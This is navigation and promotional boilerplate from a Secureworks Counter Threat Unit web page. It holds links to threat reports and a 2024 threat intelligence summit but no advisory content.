
The Secureworks Counter Threat Unit™ (CTU) is a dedicated threat research team that analyzes threat data across our global customer base and actively monitors the threat landscape.

← [BACK TO MORE THREAT ANALYSES AND ADVISORIES](#)

NOW TRENDING...

- [2024 Global State of the Threat Report](#)
- [Modernize Your Security Operation Center with XDR](#)
- [MDR Done Right](#)

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.



VIRTUAL EVENT

GLOBAL THREAT INTELLIGENCE SUMMIT 2024

WATCH NOW →

GET THE LATEST SECURITY UPDATES


By clicking “Accept All Cookies”, you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.

ADDITIONAL RESOURCES

BLOG

THREE CYBERSECURITY PLATFORM PREDICTIONS FOR 2024

READ NOW →



By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts.